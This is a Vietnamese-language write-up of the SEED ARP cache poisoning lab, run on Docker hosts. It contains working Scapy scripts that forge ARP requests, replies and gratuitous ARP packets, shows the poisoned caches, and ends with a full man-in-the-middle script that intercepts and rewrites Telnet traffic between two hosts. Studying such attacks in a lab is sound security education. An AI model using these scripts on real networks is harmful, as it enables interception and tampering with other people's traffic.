




ARP Cache Poisoning Attack

Mô hình



Thực hiện kiểm tra các host đang chạy trên container

```
[01/01/23] seed@VM:~/.../Labsetup$ dockps
24605ab36233  A-10.9.0.5
6f0c5099b196  M-10.9.0.105
8e179863b892  B-10.9.0.6
```

Địa chỉ MAC và IP tương ứng

Host	IP address	MAC address
M	10.9.0.105	02:42:0a:09:00:69
A	10.9.0.5	02:42:0a:09:00:05
B	10.9.0.6	02:42:0a:09:00:06

Thực hành

ARP Cache Poisoning

1A: ARP Request

Attacker thực hiện gửi một gói tin ARP request đến A để map giữa IP của B với MAC address của M (attacker)

Ta có đoạn code sau:

```
from scapy.all import *

A = "10.9.0.5"
A_MAC = "02:42:0a:09:00:05"
B = "10.9.0.6"

E = Ether(dst=A_MAC)
# 1 for request (who-has), 2 for reply
A = ARP(psrc=B, pdst=A, op="who-has")

pkt = E/A
sendp(pkt)
```

Ta sẽ được gói tin như sau

```
root@6f0c5099b196:~# python3 task1a.py
#### Ethernet ####
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
#### ARP ####
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 00:00:00:00:00:00
pdst     = 10.9.0.5
```

Đoạn code trên ta thực hiện gửi gói tin ARP request với trường `op` = "who-has". Trong đó với trường `psrc` là trường địa chỉ IP của bên gửi với địa chỉ IP của B và `hwsrc` là địa

chỉ MAC của M. Vì đây là gói tin ARP request nên ta sẽ không dùng đến trường `hwdst` (có giá trị 0). Thực hiện chương trình trên, kiểm tra lại với arp cache của A ta được kết quả

```
root@24605ab36233:/# arp
Address          HWtype  HWaddress          Flags Mask
  Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69  C
  eth0
```

Video minh họa:

Task1A.mp4

 https://drive.google.com/file/d/1h4CjgHZ5ZMOfwWkRMGSJFS6C1c0eRIr/view?usp=share_link

1B: ARP Reply

Attacker thực hiện gửi gói tin ARP reply đến A với địa chỉ IP của B và MAC address của M

Với đoạn code tương tự như câu trên, thay trường `op` = "is-at", ta sẽ được gói tin như sau:

```
root@6f0c5099b196:~# python3 task1a.py
####[ Ethernet ]####
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
####[ ARP ]####
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = is-at
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 00:00:00:00:00:00
pdst     = 10.9.0.5
```

Thực hiện chương trình với 2 ngữ cảnh:

1. ARP cache của A đã có địa chỉ IP của B


Lúc này A sẽ vẫn giữ nguyên địa chỉ MAC và địa chỉ IP và bỏ qua gói tin ARP reply


1. ARP cache của A chưa có địa chỉ IP của B

Lúc này A sẽ vẫn giữ nguyên địa chỉ MAC và địa chỉ IP và bỏ qua gói tin ARP reply

Video minh họa:

Task1B.mp4

 https://drive.google.com/file/d/1b0-vTkAm8Y22w1-NBvPdFd-sUNRWos3j/view?usp=share_link



1C: Gratuitous Message

ARP gratuitous là gói tin ARP reply mà không được gọi bởi ARP request, gửi broadcast dùng để cập nhật các thông tin cho bảng ARP cache cho các host khác, trong đó:

- IP src và dst là như nhau và là IP của host gửi gói tin ARP gratuitous
- MAC dst = ff:ff:ff:ff:ff:ff
- Không cần gói tin phản hồi

Ta có đoạn code như sau:

```
from scapy.all import *

B = "10.9.0.6"
broadcast = "ff:ff:ff:ff:ff:ff"

E = Ether(dst=broadcast)
A = ARP(psrc=B, pdst=B, hwdst=broadcast, op=2)
# 1 for request (who-has), 2 for reply (is-at)

pkt = E/A
pkt.show()
#sendp(pkt)
```

Ta sẽ được gói tin như sau:

```
root@6f0c5099b196:~# python3 task1c.py
###[ Ethernet ]###
```

```

dst      = ff:ff:ff:ff:ff:ff
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = is-at
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = ff:ff:ff:ff:ff:ff
pdst     = 10.9.0.6

```

Chương trình thực hiện với 2 ngữ cảnh

1. ARP cache của A đã có địa chỉ IP của B

Lúc này chương trình đã có địa chỉ IP và MAC của B

```

root@24605ab36233:~# arp
Address                  HWtype  HWaddress          Flags Mask
  Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:06   C
  eth0

```

Khi nhận gói tin GARP của M, A sẽ thực hiện cập nhật lại địa chỉ MAC của B

```

root@24605ab36233:~# arp
Address                  HWtype  HWaddress          Flags Mask
  Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69   C
  eth0


```

2. ARP cache của A chưa có địa chỉ IP của B

Do chưa thực hiện việc lưu địa chỉ IP của B trên arp cache nên khi nhận gói tin GARP A sẽ không thực hiện cập nhật


Video minh họa:

Task1C.mp4

 https://drive.google.com/file/d/13hFMJV7GIip7n41GU3QQ2pvZzkm4sYIs/view?usp=share_link

MITM Attack on Telnet using ARP Cache Poisoning

Ta sẽ có mô hình như sau:



Thực hiện ARP poisoning attack lên host A và B để khi A và B giao tiếp lẫn nhau sẽ gửi tin đến M

Bước 1: Thực hiện tấn công ARP lên cả 2 host

Ta có thể thực hiện một trong các bước ở bài trên, ta sẽ được kết quả

```
root@24605ab36233:~# arp
Address          HWtype  HWaddress          Flags Mask
  Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69  C
  eth0
```

Bảng ARP cache của A

```
root@8e179863b892:~# arp
Address          HWtype  HWaddress          Flags Mask
  Iface
A-10.9.0.5.net-10.9.0.0 ether    02:42:0a:09:00:69  C
  eth0
```

Bảng ARP cache của B


Bước 2: Thực hiện ping giữa 2 host, trong đó M tắt IP forwarding

Lúc này ta sẽ thấy rằng khi A thực hiện ping đến B hoặc ngược lại sẽ không có gói tin phản hồi

```
root@24605ab36233:~# ping -c 1 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
```

```
--- 10.9.0.6 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

Kiểm tra trên wireshark




Bước 3: Thực hiện ping giữa 2 host, M mở port forwarding

Khi thực hiện với port forwarding ta sẽ thấy khi A và B thực hiện ping với nhau gói tin sẽ được M redirect với đến host chính xác

```
root@8e179863b892:~# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.078 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.155 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.086 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.161 ms
^C
```

Ta thấy rằng gói tin đã được Redirect (New nexthop), kiểm tra trên wireshark



Bước 4: Thực hiện tấn công MITM

Ta có đoạn code sau:

```
from scapy.all import *
import time

A = "10.9.0.5"
A_MAC = "02:42:0a:09:00:05"
B = "10.9.0.6"
B_MAC = "02:42:0a:09:00:06"
M_MAC = "02:42:0a:09:00:69"

def preparePacket(dstMac, srcIP, dstIP):
    E = Ether(dst=dstMac)
    A = ARP(psrc=srcIP, pdst=dstIP, op=1)
    return E/A
# 1 for request (who-has), 2 for reply (is-at)

def tcp_spoof_pkt_telnet(pkt):
    if pkt[Ether].src != M_MAC:
        print("not from M_mac")
    if pkt[IP].src == A and pkt[IP].dst == B:
        print("from A to B")
        pkt[Ether].src = M_MAC
        pkt[Ether].dst = B_MAC

        try:
            bytes(pkt[TCP].payload).decode("utf-8")
            del (pkt[TCP].payload)
            del (pkt[TCP].chksum)
            pkt[TCP] /= 'Z'

        except:
            print("not str")


        finally:
            sendp(pkt, verbose=False)

    elif pkt[IP].src == B and pkt[IP].dst == A:
        print("from B to A")
        pkt[Ether].src = M_MAC
        pkt[Ether].dst = A_MAC
        sendp(pkt, verbose=False) # Forward the original packet

pktA = preparePacket(dstMac=A_MAC, srcIP=B, dstIP=A)
pktB = preparePacket(dstMac=B_MAC, srcIP=A, dstIP=B)
sendp(pktA)
sendp(pktB)
pkt = sniff(iface='eth0', filter='tcp', prn=tcp_spoof_pkt_telnet)
```

Video minh họa:

Task2.mp4

 https://drive.google.com/file/d/1pm8XeOQBHjHESPIkwQIt7XDYjCWteLzz/view?usp=share_link